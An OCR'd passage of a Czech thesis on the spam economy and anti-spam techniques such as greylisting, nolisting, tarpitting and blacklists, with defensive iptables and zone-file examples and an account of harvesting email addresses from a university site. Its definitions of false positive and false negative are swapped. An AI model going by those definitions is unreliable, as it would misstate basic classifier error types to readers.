Nezbytným předpokladem pro rozesílání spamu je nabídka. Ta obvykle přichází z vnějšího prostředí. Pouze v málo případech je zdrojem spamu sám spammer, tato činnost je obvyklá v případě budování botnetu. Ten se pak specializuje na poskytování služeb externím firmám či jednotlivcům. Na internetu lze dohledat nabídky pronájmu botnetů. Ceny se liší v závislosti na síle botnetu a na tom, zda činnost provozuje software spammera nebo zákazníka. Zadavatel nevyžádané pošty zaplatí rozeslání svého sdělení a zašle podklady pro tvorbu zprávy. Spammer musí zajistit vytvoření

zprávy a vytvoření webových stránek tak, aby byly obtížně detekovatelné. Pokud by poslal pouze jedinou verzi zprávy a odkaz by byl pouze na jeden web, kampaň by ztratila rychle na účinnosti, neboť by byla rychle detekována a zablokována pomocí antispamových nástrojů. Stejně tak webové stránky by byly rychle známé a ISP by mohl přistoupit k jejich likvidaci či blokování (vlastní výzkum autora). Spam je závislý na příjmech, jeho rozesílání stojí určité částky a je tak nutné, aby celý systém byl saturován z příjmů za prodej služeb, zboží či z výdělků podvodných aktivit.

Složky celého systému lze rozdělit na:

- Zadavatele
- Spammera
- Servery
- Banky
- Uživatele

Pokud by se povedlo úspěšně vyřadit jednu z těchto složek, celý systém přestane fungovat a spam se pomalu ztratí. Vyžaduje to však, aby se všichni uživatelé na internetu chovali zodpovědně. Došlo by k velkému omezení v posledním bodě – na spam by nikdo nereagoval a celý systém by se zhroutil – není příjem z uživatelů, nikdo nebude chtít spam odesílat – stojí ho to prostředky. Pokud nebudou uživatelé ani spammeři, nebudou zadavatelé spamu a problém je vyřešen.

Toto ale evidentně neplatí. Spam tedy uživatelé chtějí. Alespoň malá část, neboť i při mizivé účinnosti spamu je vzhledem k jeho nákladnosti dostatečné, aby zlomek adresovaných uživatelů odpověděl. Dle studie uvedené výše je to 1:12500000 (Chris Kanich, 2008). Pokud by zájem uživatelů nebyl, spam by zanikl z ekonomických důvodů.

1.1.4 Zdroje adres

Aby zvýšil možnost, že zpráva dojde na maximum adres. Spammer nechává generovat příjemce v hlavičce zprávy nejenom dle mail listů, které má k dispozici, ale generuje adresy pro určité domény, které zjistí. Drtivá většina těchto zpráv je však ztracena. Je doručena do doménového koše pro zprávy s neplatným příjemcem a je po určité době smazána.

Příkladem může být *d41ad9884@vasilenko.cz* – jedna z adres zachycených v doménovém koši autora. Tento pokus lze označit jako plýtvání zdrojů – pravděpodobnost, že bude existovat skutečná adresa s tímto vygenerovaným uživatelem je statisticky mizivá (vlastní výzkum autora).

Druhým zdrojem jsou seznamy používaných emailových adres, které lze zakoupit na internetu v různých podobách. Jedná se o seznamy, kde uživatelé souhlasí s poskytnutím osobních údajů třetím osobám – například při soutěžích a různých registracích. Jiným typem seznamu jsou nelegálně vytvořené, ty jsou obchodovány v šedé zóně na specializovaných fórech. Platí se obvykle za určité množství adres.


Třetím zdrojem zpráv jsou vlastní analýzy webových stránek, kde dochází ke snaze najít emailovou adresu a zapsat si ji do seznamu. Následně je na tyto adresy zasílán spam. Velmi dobře k tomuto slouží firemní webové stránky, kde jsou emailové adresy snadno dostupné a také fóra, kde uživatelé mají v profilu vidět svou emailovou adresu.

Dalším dobrým zdrojem jsou řetězové zprávy, které uživatelé rozesílají, aniž by smazali původní hlavičku, lze tak nalézt řetězové dopisy, které obsahují stovky emailových adres (vlastní výzkum autora).

Posledním je pak činnost malware, který po instalaci na počítač získává informace z uložených adres, například v programu Microsoft Outlook. Tyto adresy jsou také velmi cenné, neboť jsou používané uživatelem a jsou tak zranitelné vůči podvrženým zprávám s falešnou identitou (vlastní výzkum autora), (Chris Kanich, 2008).


Email harvestor

Jednoúčelové programy určené pro sběr emailových adres z webových stránek a dalších volně dostupných zdrojů. Mohou být silným a rychlým nástrojem pro získání emailových adres z reálných webových stránek. Tyto adresy mají výhodu v tom, že skutečně existují a jejich obsah uživatelů pravidelně kontrolují. Zejména pro webové stránky firem představují kontakty důležitou část pro komunikaci se zákazníkem. Problém představuje jejich získání. Bohužel je spojeno s riziky. Podobný software (pro ne zcela legální činnosti) bývá doplněn o další „funkce“ – například malware (vlastní výzkum autora).



Obrázek 6 – Výstup z analýzy dostupnosti emailů na doméně www.pef.czu.cz (vlastní výzkum autora)

Byla prohledána doména www.pef.czu.cz do 5. úrovně odkazu. Kromě emailových adres na doméně czu.cz byly detekovány i adresy mimo tuto doménu. Čím hlubší pohled, tím více času by procházení zabralo a zároveň při dobře nastaveném bezpečnostních nástrojích na serveru by vzbudilo podezření. Zajímavé jsou statistiky – bylo prohledání 2805 stránek z celkově nalezených 3105 (hledání bylo autorem předčasně ukončeno) a nalezeno 125 emailových adres.



Obrázek 7 – Počet prohledaných stránek a počet získaných emailových adres (vlastní výzkum autora)

Pokud použijeme podobné nástroje, lze při prohledání významných stránek získat velké množství emailových adres.

Sdělení

Spam musí uživateli sdělit svůj obsah tak, by byl co nejhůře odhalitelný antispamovými filtry a zároveň čitelný uživatelem. Pro prezentaci se používají tyto způsoby (vlastní výzkum autora):

- Příloha
- V textu zprávy
- Obrázek
- Video
- Odkaz
- No delivery report
- Oznámení o zprávě – LinkedIn, Twitter, Facebook

1.1.5 Výkonové ukazatele antispamových nástrojů

Klíčem k efektivnímu boji se spamem v emailových schránkách je správné nastavení jednotlivých nástrojů. Zpravidla se jedná o kontrolu RFC doporučení pro elektronickou poštu. Spam je odesílán s důrazem na rychlost, nikoliv na korektní dodržování standardů. Zároveň se tak snižuje šance najít odesílající počítač. Pro hodnocení antispamových nástrojů prioritní stanovení spamovosti dané elektronické zprávy (Zac Sadan). Její správnost je základním hodnotícím kritériem. Dílčími jsou pak chyby v hodnocení zpráv a jejich četnost (Thiago S. Guzella, 2009), (Jing-Ming Guo, 2014).:

- Chybné kladné hodnocení (false positive) – chyba v hodnocení zprávy – chyba I. typu, spam je propuštěn do schránky jako ham.
- Chybné záporné hodnocení (false negative) – chyba v hodnocení zprávy – chyba II. typu, ham je vymazán či umístěn do karantény jako spam – opak k false negative.
- Účinnost – procento úspěšně odfiltrovaných zpráv z celkového počtu.

Z výše uvedených parametrů lze zhodnotit jednotlivé dílčí metody (Jianying Zhou, 2007):

Tabulka 1 – Zhodnocení dílčích metod

Metoda	Chybné negativní	Chybné pozitivní
Zákazové seznamy (black list)	Vysoké	Nízké
Povolené seznamy (white list)	Střední	Vysoké
Analýza klíčových slov	Vysoké	Vysoké
Hodnocení odesílatele	Střední	Střední
Výzva – odpověď	Střední	Nízké
Mikroplatby	Není možné zhodnotit – jiný princip činnosti	
Hash filtrace	Vysoké	Střední
Analýza hlavičky	Vysoké	Nízké
Detailní analýza	Střední	Nízké
Umělá inteligence	Střední	Vysoké
Matení adres	Není možné zhodnotit – jiný princip činnosti	

Lze dohledat metody, které si kladou za cíl maximalizovat přesnost klasifikace a zabránit tak přístupu spamu do uživatelských schránek. V těchto výzkumech ovšem absentuje související parametr, který je nutno vzít v úvahu. Tento parametr lze prozatím definovat jako náročnost na systémové zdroje. Tedy výpočetní a kapacitní hodnocení daných metod. Toto je důležité při velmi vytížené servery, které nejsou schopny využít všechny dostupné nástroje pro klasifikaci zpráv, neboť by to v reálném čase nezvládaly (Seznam.cz, 2014).

1.1.6 Klasifikace antispamových nástrojů

Pro další zkoumání je zapotřebí rozdělit antispamové nástroje do charakteristických skupin. Toto rozdělení umožní lepší analytický pohled na používané metody detekce spamu. Klasifikace antispamových nástrojů v odborné a vědecké literatuře respektuje primárně jejich zaměření:

- Pravidla
- Vynucení RFC
- Autentizaci
- A další

Autor práce toto rozdělení považuje za validní nicméně na nižší úrovni, než která je pro potřeby práce vhodná. Proto rozdělil antispamové nástroje do tří skupin dle složitosti (Vlastní výzkum autora):

- Elementární
- Pokročilé
- Kombinované

Elementární nástroje

Tyto nástroje využívají jednosložkové metody pro detekci spamu dle přesně jednoho kritéria. Slouží jako dílčí metody v rámci kombinovaných nástrojů, případně jako metody aplikované pro prvotní analýzy. Používané detekční metody jsou jednoduché (srovnání IP adres, quit detection, …) a nevyžadují příliš systémových zdrojů.

Jako typické prvotní filtrování lze považovat antivirový software.

Pokročilé nástroje

Činnost nástrojů se složitější vnitřní logikou vyžadují více systémových zdrojů, vykazují však lepší výkonnostní parametry. Jako ukázkový příklad lze zde zmínit neuronové sítě. Tento nástroj dokáže po určitém časovém období (učení se) určovat spamovost velmi přesně. Nevýhodou jsou však vysoké nároky na systémové zdroje a jeho nasaditelnost je tak diskutabilní (Seznam.cz, 2014), (vlastní výzkum autora).

Kombinované nástroje

Cestou pro dobré výkony antispamového řešení je kombinace vybraných nástrojů, je nutné toto řešení sledovat a upravovat jednotlivé váhy dílčím metodám a optimalizovat tak výsledky hodnocení. Typickým představitelem je SpamAssassin používaný na emailových serverech pod operačním systémem Linux.

1.2 Elementární antispamové nástroje

Uživatel je klíčovým prvkem ekonomiky spamu. On svými akcemi podporuje činnost spammerů a generuje výdělky zadavatelům těchto reklamních kampaní. Proto je nutné, aby uživatelé změnili své chování a svou pasivitou vůči těmto zprávám přispěli k nižší poptávce po službách na rozesílání nevyžádaných zpráv. Pojmem uživatel zde rozumíme uživatele internetu, včetně firem a soukromých osob. Na straně jednotlivců je úkolem minimalizovat akce, na straně vlastníků internetových stránek pak omezení možnosti získat emailovou adresu. Vzhledem k malému povědomí běžných uživatelů o nebezpečí zneužití jejich počítačů (stejně jako v prostředí malých firem bez kvalitního personálního zabezpečení), je k dispozici spammerům stále velké množství počítačů, které mohou ovládnout prostřednictvím malware a následně používat pro své aktivity.

Následující protiakce jsou určeny k znesnadnění činnosti spammera (Luiz Henrique Gomes, 2006):

- Před odesláním zprávy – micropayment, hashpayment, …
- Při odesílání zprávy – autentifikace, …
- Před akceptováním zprávy – blacklist, whitelist, …
- Po akceptování zprávy – analýza obsahu – Bayesovské filtrování, …


Optimálním stavem je součinnost opatření ze všech skupin najednou tak, aby byla maximalizována účinnost antispamových opatření a zároveň minimalizována chybovost a výpočetní zatížení.

1.2.1 Nástroje vyžadující striktní dodržování RFC standardů


Velmi důležitým aspektem (kromě standardních hodnocení) je také náročnost na zdroje. Při konzultaci záměrů práce s odborníky z praxe bylo sděleno, že veškeré pokročilé metody jsou pro jejich objem zpráv příliš náročné na výpočetní zdroje. Jejich potřebou je minimální časová a hardwarová náročnost (Seznam.cz, 2014).

Pasivní opatření vycházejí ze skutečnosti, že spam je na internetu přítomen a nesnaží se jej potlačovat, „pouze“ ztěžují průnik spamových zpráv do schránek uživatelů. Efektem těchto opatření je menší počet spamových zpráv, které proniknou k uživatelům do schránek. Velké množství jich těmito opatřeními neprojde a zmenšuje tak šanci na výdělek spammera a jeho objednavatele.

Na serveru je nutné aplikovat jednotlivá opatření postupně – vrstvená ochrana. Klíčem je rozhodnout, které metody hodnocení emailových zpráv použijeme a jaká bude jejich návaznost. Jako první by měla být použita taková metoda, která je nejméně náročná na výpočetní výkon, ale zároveň dokáže eliminovat významnější množství nevyžádaných zpráv.



Obrázek 8 - Následnost antispamových metod (Jianying Zhou, 2007)



Obrázek 9 - Podrobná posloupnost antispamových metod (Tu Ouyang, 2014)

Pro spammera je důležité odeslat co nejvíce zpráv za jednotku času z daného počítače či zařízení. Proto jeho SMTP server je postaven na základních funkcích nutných k odeslání zprávy. V případě, že příjemcům server začne vynucovat RFC standardy, může dojít k tomu, že spam nebude doručen, protože zdrojový server nebude schopen případným dodatečným požadavků vyhovět.

Greeting delay

Po navázání spojení posílá příjemcův emailový server greeting banner – tedy oznámení o navázání spojení. Následná komunikace probíhá až po přijetí tohoto oznámení. Pro jednoduchou filtraci zdrojů emailových zpráv postačuje posunout odeslání greeting banneru o několik sekund. Legitimní emailový server počká a zprávu odešle až po přijetí greeting banneru. Spambot na toto obvykle nečeká a posílá zprávy rovnou – ty tak mohou být zahozeny jako spam (vlastní výzkum autora).

Hello/ehlo

Další z RFC – ověřuje se IP adresa zdrojového serveru s doménovým jménem dostupným přes EHLO příkaz. Pokud tyto záznamy nesouhlasí, je nutné provést další kontrolu, neboť dle RFC není možné odmítnout zprávu pouze na základě nesouhlasu IP a doménového jména (vlastní výzkum autora).

Invalid pipelining

SMTP umožňuje odesílat zprávu více uživatelům najednou v rámci jednoho pokynu uživatele. SMTP standardně pošle tyto pakety jednotlivě – každá zpráva je samostatný objekt. Spammer v rámci úspory posílá více zpráv se stejnou doménou jako jeden objekt s více adresáty uvnitř – tedy jako jediný příkaz. Toto lze detekovat a zprávě přiřadit patřičné ohodnocení. Standardní SMTP servery takto zprávy neodesílají (vlastní výzkum autora).

Kontrola zónových záznamů

Každé doménové jméno je popsáno zónovým souborem (zdrojový záznam) DNS. Ten obsahuje informace o IP adrese webového serveru, emailových záznamech a další informace. Správné nastavení je důležité pro správnou funkci emailového systému, zejména tam, kde příjemce zprávy využije nástroje vynucující RFC standardy – greylisting a další. Pokud je zdrojový server nakonfigurován nesprávně, email příjemci nedorazí.

Typy záznamů v zónovém souboru (Mockapetris):


- A (IPv4 adresa)
- AAAA (IPv6 adresa)
- CNAME (aliasy v rámci domény)
- MX (konfigurace elektronické pošty) – adresa a priorita serveru pro příjem elektronické pošty – definice primárního a záložního emailového serveru.
    - MX 10 posta.vasilenko.cz – primární server
    - MX 20 mail.vasilenko.cz – sekundární server
- PTR
- SOA.

Zónový soubor je nutné mít zapsaný v souladu s RFC doporučeními. Některé antispamové nástroje penalizují hodnocení právě nesouladem v nastavení zónového souboru. K tomuto záznamu je potřeba mít nakonfigurovaný reverzní DNS záznam pro kontrolu IP adresy a domény. Pouze správná konfigurace těchto záznamů zabrání false positive hodnocení či přímo nedoručení zprávy tam, kde filtr kontroluje soulad nastavení dle příslušných RFC (vlastní výzkum autora).

Odmítnutí prvního kontaktu (greylisting)

Příjemcův server zjistí, zda již z dané emailové adresy došlo ke komunikaci. Pokud ano, zpráva je propuštěna do uživatelské schránky. Pokud ne, je zpráva pozdržena a odesílateli je poslána zpráva o „temporary error“ dle SMTP s kódem 4xx. Server by měl zprávu poslat znovu. Spammerův server toto obvykle nedělá, protože zprávy pouze odesílá a neukládá si je. Navíc je nucen respektovat časové pravidlo, kdy je možné na tuto chybu reagovat mezi 25 minutami a 4 hodinami.

Odpověď dříve nebo později bude hodnocena jako nežádoucí a výsledkem bude opět temporary error (vlastní výzkum autora).



Obrázek 10 – Odmítnutí prvního kontaktu

U legitimního požadavku je znovu poslání zprávy provedeno dle standardu a emailové zpráva je předána příjemci a odesílatel je zařazen do ověřených adres.

Nevýhodou zde může být drobné zpomalení první komunikace, což pro firmy může být nepříjemné nebo nežádoucí (Sochor, 2010). Z pohledu zákazníka rozhoduje o jeho návratu na daný elektronický obchod mnoho faktorů, jedním z nich je právě rychlost reakce (Hurych Lukáš, 2014). Pokud greylisting oddálí odpověď, může to mít za následek neuskutečnění objednávky. Platí pro případ, že zákazník vznesl dotaz na upřesnění vlastností produktu a konkurence odpověděla dříve.

Quit detection

Každá komunikace prostřednictvím SMTP musí být uzavřena QUIT zprávou. Spammera to ovšem stojí čas a přenosovou kapacitu. Mnoho SMTP serverů odpovědných za rozesílání spamu tak toto ignoruje a QUIT zprávu neposílá. To může být další z indicií, že zpráva je nevyžádaná (vlastní výzkum autora).

Nolisting

Vychází z uplatnění zásad RFC. V zónovém souboru pro doménu, na kterou je doručen email, jsou uvedeny dva záznamy – pro primární a sekundární emailový server. V případě, že je primární server nedostupný, je po určité době email poslán na záložní. Nolisting tohoto principu využívá a jako primární server je v zónovém

souboru uveden nefunkční odkaz. Pro legitimní zprávu toto představuje zdržení v řádu minut. Spambot však chybové hlášení ignoruje a zprávu znovu obvykle neposílá (Heron, 2009).

Důsledkem je potom stav, kdy spamová zpráva na emailový server potencionálního příjemce vůbec nedorazí. To se odráží také na nízkém zatížení daného serveru, neboť není nucen zpracovávat větší množství zpráv.

Ukázka – výňatek ze zónového souboru

```
MX 10 yetti.vasilenko.cz. – chybný odkaz
MX 20 skutecny-postovni-server.vasilenko.cz
```

Je možné také nastavit primární server na skutečný emailový server, ale s tím omezením, že za pomoci IP tables zablokujeme příchozí spojení na port 25 – tedy port SMTP protokolu a povolíme jej pouze pro známé a ověření IP adresy – spojíme princip nolistingu s whitelisty.

Ukázkový zápis iptables (vlastní výzkum autora):

```
iptables -A INPUT -p tcp --destination-port 25 -m
iprange --src-range 10.11.0.0/16 -j ACCEPT
iptables -A INPUT -p tcp --destination-port 465 -m
iprange --src-range 10.11.0.0/16 -j ACCEPT
```

V tomto zápise je povoleno připojení pomocí SMTP a šifrovaného SMTP na porty 25 a 465 pouze z lokální sítě – a to z adres 10.11.0.0 – 10.11.255.255 (kde všechny adresy nejsou použitelné pro síťová zařízení).

Tarpitting

Jedná se o vkládání prodlev do komunikace prostřednictvím SMTP protokolu (tar pitting). Dojde k opožděným odpovědím na přijaté pakety. Tak se zpomalí nejenom spam, ale také legitimní komunikace. Botnet na toto zpomalení nereaguje, jeho cílem je posílat velká množství zpráv. Tarpit vstupuje do komunikace v okamžiku, kdy dojde k TWH (three-way-handshake) – navázání TCP/IP komunikace.

V případě běžného spojení je druhému počítači (serveru) sděleno číslo sekvence, která je očekávaná – velikost okna. Například ack 1 win 10 (DF) – očekáváme sekvenci 1, paket s pořadovým číslem 10. Při použití tar pittingu pak oznámení vypadá následovně:

ack 1 win 0 (DF),

očekáváme sice stále sekvenci číslo 1, ale paket s pořadovým číslem 0 – tedy nepřijímáme pakety. Komunikace po předdefinovanou dobu stojí (Spring, 2014).

Výzva – odpověď (challenge – response)

Server, který přijímá zprávu, pošle odesílatelskému serveru odpověď s žádostí o uživatelskou akci. Například o kliknutí na odkaz či odpověď s určitým předmětem zprávy, zadání CAPTCHA odpovědi, vytvoření řetězce či odpovědi (součet dvou čísel). Pak je na serveru příjemce vytvořeno pravidlo pro tuto emailovou adresu – je ověřena, že za ní je skutečný člověk (Jianying Zhou, 2007).

Problémem mohou být právě některé akce, které je možné zpracovat strojově – kliknutí na již výše zmíněný link. Zprávy, po které ještě není vytvořeno pravidlo, musí být někde dočasně uloženy, což při zpracování velkého množství zpráv může již činit velký problém (vlastní výzkum autora).

1.2.2 Klasifikace založená na pravidlech

Mimo vyžadování respektování RFC je možné nastavit filtrování obsahu podle předem připravených pravidel. Právě zde je hlavní oblast nasazení ASOLAP metodiky, neboť právě analýza agregovaných dat a hledání pravidelností setů zpráv a odlišností setů od legitimních emailových zpráv, je doménou OLAP analytických řešení (Sorici, a další, 2015).

Například část zpráv je odeslání z „budoucnosti“ nebo „minulosti“ Není problém v určitému objemu adres najít datum odeslání 1.1.1980 nebo 24.5.2016 (aktuální datum k těmto vzorkům je 20.2.2016). Jiným pravidlem je filtrace textových řetězců – například Viagra. Pokud email obsahuje toto slovo, může být označen jako podezřelý nebo rovnou jako spam a zahozen – záleží na nastavení emailového serveru.

Zprávy lze také zkoumat z hlediska pravděpodobnosti výskytu spamové zprávy s určitými definovanými mezemi – například (Luiz Henrique Gomes, 2006):

- Mezičasy příchodu zpráv – pokud zpráva s podobným obsahem přichází ve velkých skupinách velmi rychle po sobě, pravděpodobnost spamovosti se zvyšuje
- Velikost emailu – shodná velikost zpráv u velkého množství může být známkou spamu – skóre spamovosti se zvyšuje
- Počet příjemců v hlavičce – platí spíše pro řetězové dopisy a předávané zprávy.
- Času a datum odeslání

Filtrace dle země původu

Na základě těchto dat lze upravit pravidla v IP tables tak, aby zahazovala emailové zprávy přicházejících z IP adres, které byly přiděleny daným zemím. Stejně tak lze postupovat v případě domén prvního řádu.

Pokud budeme uvažovat jako zemědělský podnik v České republice, můžeme konstatovat, že bez ekonomického dopadu můžeme ignorovat zprávy odesílané z jiných zemí než z Evropy. Pokud nemáme jako malý podnik zahraniční ambice, lze jako krajní strategii ignorovat všechny emailové zprávy, které přicházejí odjinud, než z ČR. Což ale bude mít dopad na uživatele používající emailové schránky zahraničních poskytovatelů emailových služeb.

Podle statistik Projektu Honeypot jsou mezi hlavními odesílateli spamu země:

Tabulka 2 - Statistiky zemí jako zdroje nevyžádaných zpráv

	Čína	10,1%
	Brazílie	8,8%
	Spojené státy americké	7,1%
	Německo	6,4%
	Rusko	5,9%
	Turecko	5,2%
	Indie	5,0%
	Itálie	4,2%
	Jižní Korea	3,8%
	Velká Británie	3,8%

Na základě těchto dat lze upravit pravidla v IP tables tak, aby zahazovala emailové zprávy přicházejících z IP adres, které byly přiděleny daným zemím. Stejně tak lze postupovat v případě domén prvního řádu.


V případě opatrného přístupu lze ignorovat emaily z Číny, Brazílie, Turecka a Jižní Koreje – tak se vyhneme teoreticky cca 18% všech emailových zpráv. K přípravě pravidel můžeme využít volně dostupné mapy IP adres, které reflektují jejich výskyt po světě.

Negativní seznam (blacklist)

Patřil k prvním opatřením, jeho funkce je jednoduchá – IP, emailová adresa nebo doména, ze které přišel spam je označena jako nežádoucí a žádná zpráva z ní již není puštěna do schránky daného uživatele. Veškerá komunikace z této schránky je bez doručení vymazána (Jianying Zhou, 2007).

Blacklist je z hlediska zprávy rychlý, ale jeho efekt je dnes problematický. Z analyzovaných zpráv lze odvodit, že každá spamová zpráva přišla z jiné IP adresy (viz analýza vybraného setu nevyžádané zprávy). V mnoha případech pak jako doména odesílatele je uvedena doména majitele dané emailové schránky (vlastní výzkum autora).

Blacklist může být nebezpečný v případě, že je žádoucí emailová adresa omylem označena jako spam, pak může dojít k zastavení komunikace například se zákazníkem a k finanční ztrátě, je realitou i pro emailové adresy České zemědělské univerzity v Praze (vlastní výzkum autora).



Obrázek 11 – Distribuovaný blacklist (vlastní výzkum autora)

Pozitivní seznam (whitelist)

Seznam emailových adres či celých doménových jmen, od kterých se příchozí emailová zpráva nefiltruje a je přímo doručena uživateli do schránky (Jianying Zhou, 2007). Slabinou je však možnost, že počítač „ověřeného“ uživatele je napaden pomocí malware a i odesílatel z pozitivního seznamu není zárukou, že zpráva není nevyžádaná.

Pozitivní seznam DNS (DNSWL)

Opačnou iniciativou je potom DNSWL.org, kde je ukládán záznam důvěryhodných odesílatelů, tedy IP adres, odkud spam nebyl detekován. Poskytovatelé internetu či emailové servery se mohou registrovat a po ověření jsou do tohoto listu zapsány. Kladné hodnocení pak lze opět uplatnit na úrovni MTA či bayesovského filtrování (Seewald, 2010), (Delany Sarah Jane, 2012).

Rozdělení uživatelů

